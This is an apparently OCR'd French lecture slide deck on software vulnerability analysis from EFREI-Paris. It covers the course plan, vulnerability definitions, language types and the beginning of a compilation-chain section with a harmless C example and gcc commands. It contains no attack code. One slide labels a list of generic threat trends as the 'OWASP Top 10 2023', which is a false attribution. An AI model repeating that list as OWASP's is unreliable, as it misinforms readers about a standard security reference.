
# Analyse de vulnérabilités logicielles (AVL)

EFREI-PARIS

B. AIT SALEM



**Boussad Ait Salem**

Manager du cycle Master - Pôle SRSE
Resp. Maj. Cybersécurité & Cloud

boussad.ait.salem@efrei.fr
Bureau A409

## Règles / Ressources

Une pause de 10 minutes chaque heure

Désignation

Maître du temps

Cloud

Re-encadreur sur le cours

Lien des ressources : https://baitsalem.securitylab.fr/courses.html

# Objectif du module

- Introduction
- Types de langages de programmation
- Les bases
  - Chaîne de compilation – Chargement d'un programme en mémoire
  - Désassembleur – Introduction au langage assembleur – fonctionnement de la pile et le heap
  - TD
- Vulnérabilités Web – Contre -Mesures (**déjà fait normalement** )
- Vulnérabilités des langages compilés – Comment les éviter et s'en protéger
  - Erreurs logiques
  - Buffer-Over-Flow
  - Heap vulnéabilities
    - Use-After-Free
    - Null Pointer
    - Memory leak
    - unsafe unlink
    - …
- Détection de vulnérabilités (concepts et outils)
  - Fuzzing
  - Analyse symbolique
  - Approches hybrides

# Introduction - Vulnérabilité logicielle ?

**Une vulnérabilité logicielle est une faille du logiciel qui permet à une personne malveillante d'effectuer certaines actions non autorisées ou d'accéder à des données qu'elle n'est pas censée être autorisée à récupérer**

Plus de 18,000 vulnérabilités ont été publiées en 2020


L'exploitation d'une faille de sécurité sur un logiciel (application web ou autre) peut induire une perte financière ou d'image pour l'entreprise

Nécessité d'intégrer la sécurité dès la conception des logicielles (Security by design)

Audit de vulnérabilités

Il existe même des récompenses offertes par les entreprises afin de découvrir ces failles. - **Bug Bounty**

Il existe plusieurs types de vulnérabilité et cela dépend du **type du langage** utilisé pour le développement de l'application



# OWASP Top 10 - Principales Vulnérabilités 2023

**APIs non sécurisées** : Exposition à des attaques si mal protégées.

• **IA et Machine Learning** : Algorithmes vulnérables aux attaques sophistiquées.

• **Chaîne d'approvisionnement** : Risque accru via les fournisseurs compromis.

• **Cloud sans serveur** : Mauvaises configurations entraînant des failles.

• **IoT** : Cibles faciles avec des protections faibles.

• **Applications Web et mobiles** : Failles XSS et faiblesses de stockage.

• **Ransomwares avancés** : Variantes plus difficiles à contrer.

• **Blockchain** : Smart contracts exposés.

• **Authentification biométrique** : Risques de spoofing et deepfake.

# Introduction - Vulnérabilité logicielle ?

Une vulnérabilité logicielle est une faille du logiciel qui permet à une personne malveillante d'effectuer certaines actions non autorisées ou d'accéder à des données qu'elle n'est pas censée être autorisée à récupérer.

Plus de 18,000 vulnérabilités ont été publiées en 2020


L'exploitation d'une faille de sécurité sur un logiciel (application web ou autre) peut induire une perte financière ou d'image pour l'entreprise

Nécessité d'intégrer la sécurité dès la conception des logicielles (Security by design)

Audit de vulnérabilités

Il existe même des récompenses offertes par les entreprises afin de découvrir ces failles. - Bug Bounty

Il existe plusieurs types de vulnérabilité et cela dépend du **type du langage** utilisé pour le développement de l'application




# Types de languages de programmation

**Compilés (C, C++, JAVA, etc.)**

Interprétés (Python, Javascript, php, bash …)

Bytecode et Machine virtuelle

- JVM (Java)
- PVM (Python)




# Types de langages de programmation

Compilés (C, C++, JAVA, etc.)

**Interprétés (python, javascript, php, bash …)**

Bytecode et Machine virtuelle

- JVM (Java)
- PVM (Python)




# Types de langages de programmation

Compilés (C, C++, JAVA, etc.)

Interprétés (python, javascript, php, bash …)

**Bytecode et Machine virtuelle**

- **JVM (Java)**
- **PVM (Python)**




# Les bases

# Chaîne de compilation

```
#include <stdio.h>
#define FORMAT_STRING "%s"
#define MESSAGE "Hello, world!\n"

int main(int argc, char *argv[]) {
        printf(FORMAT_STRING, MESSAGE);
        return 0;
}
```


**gcc -E -P file-2.c**




Compilation

# Chaîne de compilation

**gcc -S -masm=intel file-2.c**




# Chaîne de compilation

```
[parrot@parrot-vmwarevirtualplatform]-[~/data/avl]
  $gcc -c compilation_examples.c
[parrot@parrot-vmwarevirtualplatform]-[~/data/avl]
  $file compilation_examples.o
compilation_examples.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
```

Windows : PE


Linux : ELF




Compilation

# Chaîne de compilation

```
┌─[parrot@parrot-vmwarevirtualplatform]─[~/data/avl]
└──╼ $gcc -c compilation_examples.c
┌─[parrot@parrot-vmwarevirtualplatform]─[~/data/avl]
└──╼ $file compilation_examples.o
compilation_examples.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
```





Compilation

# Chaîne de compilation – Relocation de symboles

